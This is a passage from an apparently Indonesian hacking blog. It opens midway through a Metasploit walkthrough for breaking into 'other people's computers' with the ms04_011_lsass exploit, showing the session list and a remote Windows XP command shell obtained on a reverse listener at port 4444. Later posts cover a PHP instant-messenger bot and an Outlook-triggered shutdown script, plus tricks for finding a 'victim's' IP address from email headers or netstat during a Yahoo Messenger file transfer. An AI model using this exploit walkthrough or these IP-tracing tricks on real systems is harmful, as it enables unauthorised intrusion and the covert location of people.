    11. Selanjutnya qta tampilin...isi session qta

    msf exploit(ms04_011_lsass) > sessions -l

    Active sessions
    ===============

    Id Description Tunnel
    -- ----------- ------
    3 Command shell 192.168.113.25:8471 -> 192.168.113.14:4444

    12. Udah itu...kita masuk ke session 3 tersebut, untuk masuk ke konsol....

    msf exploit(ms04_011_lsass) > sessions -i 3

    [*] Starting interaction with 3...

    Microsoft Windows XP [Version 5.1.2600]

    (C) Copyright 1985-2001 Microsoft Corp.

    C:\WINDOWS\system32>

    13. Hehe...dah masuk tuch lol!

    pergunakan dengan baik dan benar
    READ MORE - Masuk Komputer Orang Lain Dengan Metaspolit

    gravatar

    Membuat Bot Instant Messenger

    Di Tutorial singkat ini akan di tunjukan bagaimana cara membuat IM bot kalian yang fungsional, bekerja untuk Google Talk, yahoo,MSN dan instant Messaging populer lain .

    Untuk memulai ,yang kalian butuhkan ialah Sedikit pengetahuan tentang basic Programing (Language/Bahasa pemograman Apapun)dan Web hosting untuk me-host 'bot' Kamu

    Di contoh singkat ini saya sudah membuat DUmmy Bot dinamai "VerdBot" yang Bisa mendengarkan IM messages

    - : Membuat BOt : -

    Step 1 : Buka halaman http://www.imified.com dan register acc baru dengan sebuah Bot

    Step 2 : Sekarang kita Buat Bot yang sebenarnya merupakan Sebuah Script yang simple yang akan berada di Public Web server kalian.
    BIsa dalam Bahasa PHP,Perl,Python atau Bahasa pemograman lain.

    Contoh Hello World Bot:
    Contoh di bawah merupakan contoh betapa gampang membuat Bot
    contoh ini ditulis dalam Bahasa Php

    <?php

    switch ($_REQUEST['step']) {
    case 1:
    echo "Hi, what's your name?";
    break;
    case 2:
    echo "Hi " . $_REQUEST['value1'] . ", where do you live?";
    break;
    case 3:
    echo "Well, welcome to this hello world bot, " . $_REQUEST['value1'] . "<br>from " . $_REQUEST['value2'] . ".<reset>";
    break;
    }

    ?>

    beberapa Situs yang Bisa kalian gunakan Untuk Web server kalian dan Support Php Contohnya:

    http://www.fileave.com

    Step 3 : Setelah Script siap,upload Script kalian di webserver kalian dan Copy URL atau link nya.

    Step 4 : Login Ke imified Account ,dan Paste kan URL ke "Bot URL" window.

    Screen Name : NamaEmailTerserahKamu@hotmail.com
    Bot Script URL : http://www.WebHostingKalian.com/ScriptKalian.php

    Step 5 : Add Im bot yang barusan kamu Buat sebagai Friend DI MSN atau INstant Messenger Lain yang kalian Gunakan.Thats it.

    Ini adalah Script Bot paling Basic yang Bisa kalian Gunakan,namun kalian bisa mengembangkan dan Kemungkinan nya tak terbatas,tergantung Kehebatan kalian dalam Programing,untuk Bisa membuat Bot tersebut menjadi serasa User yang benar2 Sedang Online beneran,

    Bagi kalian yang mempunyai Script Bot lain yang Canggih silahkan Share yah, Dan bagi2 di Comment Sections,.

    Author : Dark
    READ MORE - Membuat Bot Instant Messenger

    gravatar

    Cara men-shutdown Komputer Dengan HandPhone

    menggunakan metode ini,user bisa me-shutdown,restart,hibernasi,sebuah komputer.hanya dengan mengirim email dari handphone

    untuk melakukan ini,yang perlu kamu butuhkan ialah Microsoft Outlook yang biasanya sudah terinstall di Komputer kalian yang terintegrasi dengan Microsoft Office (cari biasanya sudah ada dan sepaket dengan Microsoft Office lainnya).pastikan ada di komputer kamu dan,terpasang internet

    so this is how to do it

    1. Kamu butuh Batch File untuk melakukan Shutdown,hibernate dll.kamu bisa menuliskan nya sendiri atau download disini

    2. Extract ke C:\Drive kamu dan pastikan ke dalam Path seperti Berikut
    C:\sms_functions\shutdown.bat(penting:pastikan Path nya exist)

    3. Buka Microsoft Outlook.pastikan email kalian sudah di konfigurasikan. sekarang kalian harus membuat Outlook mengecek inbox kalian setiap 1 menit sekali,kalian bisa melakukan settingan ini di Tools:options

    4. Lalu klik Mail Setup Tab,lalu,klik tombol Send/Receive

    5. Pastikan kotak Schedule an automatic send/receive every . . .di centang,dan set angka menit nya isi dengan angka 1.lalu close

    6. Skarang Buka Tools:rules and Alerts . .lalu klik tombol option di kanan atas dan tekan tombol IMport Rules

    7. Sekarang pilih file Shutdown.rwz yang sudah ada di folder yang kalian download tadi

    8. Sekarang ,setiap kali kalian mengirim pesan ke Email kamu dengan subject smsshutdown%%,komputer kalian akan Shutdown dengan sendirinya.

    Author : Dark
    READ MORE - Cara men-shutdown Komputer Dengan HandPhone

    gravatar

    Cara mengetahui Ip address dari sebuah Email [Gmail]

    Saat kalian mengirim sebuah email ke seseorang melalui email Client Apapun seperti Gmail,yahoo mail,hotmail,AOL,outloog Express,Etc ,sebenernya email tersebut akan diterima dengan email header yang berisi Informasi yang Mungkin bagi kita sebagai Hacker merupakan Info Yng Penting.

    Pada dasarnya header tersebut merupakan Fitur dari Mailing Protocol,Sekarang saat Korban mengirim email ke email kalian melalui Gmail,yahoo mail Etc ,maka Mail tersebut datang ke inbox kalian tapi email Client merubah nya dan hanya di tampilkan tampilan yang bisa di baca saja yakni isi Mail tersebut,sedangkan Haeder nya di sembunyikan.

    Lalu bagaimana Cara melihat IP address di Gmail?
    Login ke email Gmail account kamu dengan Username dan password.
    buka Mail.
    Untuk memperlihatkan email header.
    Klik Tanda Segitiga di samping tombol reply,Select Show original.
    Lihat bagian received yang diikuti dengan IP address diantara tanda [ ]
    Received: from [69.138.30.1] by web31804.mail.mud.yahoo.com
    jika kamu menemukan lebih dari satu received,lihat yang paling akhir.


    Contoh:
    ini adalah contoh dari satu mail header dari email yang di kirim dari MrJones@emailprovider.com ke MrSmith@gmail.com

    Delivered-To: MrSmith@gmail.com
    Received: by 10.36.81.3 with SMTP id e3cs239nzb; Tue, 29 Mar 2005 15:11:47 -0800 (PST)
    Return-Path:
    Received: from mail.emailprovider.com (mail.emailprovider.com [111.111.11.111]) by mx.gmail.com with SMTP id h19si826631rnb.2005.03.29.15.11.46; Tue, 29 Mar 2005 15:11:47 -0800 (PST)
    Message-ID: <20050329231145.62086.mail@mail.emailprovider.com>
    Received: from [11.11.111.111] by mail.emailprovider.com via HTTP; Tue, 29 Mar 2005 15:11:45 PST
    Date: Tue, 29 Mar 2005 15:11:45 -0800 (PST)
    From: Mr Jones
    Subject: Hello
    To: Mr Smith

    lihat received adalah bagian yang bisa dilihat disitu terdapat IP address nya yaitu 11.11.111.111

    Author : Dark
    READ MORE - Cara mengetahui Ip address dari sebuah Email [Gmail]

    gravatar

    Cara Mengetahui IP Address Lawan Chatting di Yahoo Messenger

    Saya sempat banyak menerima pertanyaan mengenai cara untuk melihat IP dari lawan chat kita di YM. Sungguh sebenarnya saya bukanlah orang yang ahli dalam dunia chat di YM. tapi karena rasa penasaran saya, mbah google pun menemani saya untuk mencari jawabannya…

    Setelah mencoba dan berlatih, ternyata kita bisa mengetahui IP address dari lawan chat kita dengan sebuah trik. cara itu adalah menggunakan fitur netstat di kompie windows anda. Netstat adalah fitur windows yang dapat membaca/melihat proses koneksi antar jaringan yang terjadi di komputer tersebut.

    Tapi YM bukanlah sebuah chat yang menggunkan koneksi P2P yang notabene singkatnya adalah koneksi yang terjadi secara direct antar 2 komputer. YM menggunakan server sebagai medianya. Jadi ketika kita ketikkan netstat, akan terlihat IP dari server YM, bukan IP dari chatter yang kita ajak bicara.

    Namun setelah mengetahui triknya, itu semua bisa diakali. caranya dengan mengirim file kepada lawan chatting kita.

    Langkahnya sebagai berikut :

    1. Login ke YM
    2. Ajak chat siapa saja yang ingin anda ketahui ip addressnya
    3. Buka cmd anda… ketik netstat kemudian enter
    4. Akan ada banyak proses yang terlihat
    5. Kirim file apa saja kepada lawan chat
    6. Saat proses terjadi, pada jendela cmd, ketik netstat sekali lagi kemudian enter
    7. Maka akan terlihat sebuah IP contohnya seperti ini : 10.245.101.204:5101 SYN_SENT
    8. Nah.. itu dia ip address lawan chat anda.. ipnya adalah 10.245.101.204
    9. Jika belum jelas, anda bisa menggunakan command netstat -n, maka akan keluar ip address dan port dalam numerik

    YM menggunakan port 5101 untuk mengirimkan file. Proses pengiriman file tentunya terjadi secara P2P dan dengan fitur netstat, akan terlihat IP address lawan chat yang anda kirimi file..

    Selamat mencoba…

    Author : LeNK
    READ MORE - Cara Mengetahui IP Address Lawan Chatting di Yahoo Messenger

    Blogroll

    Popular Posts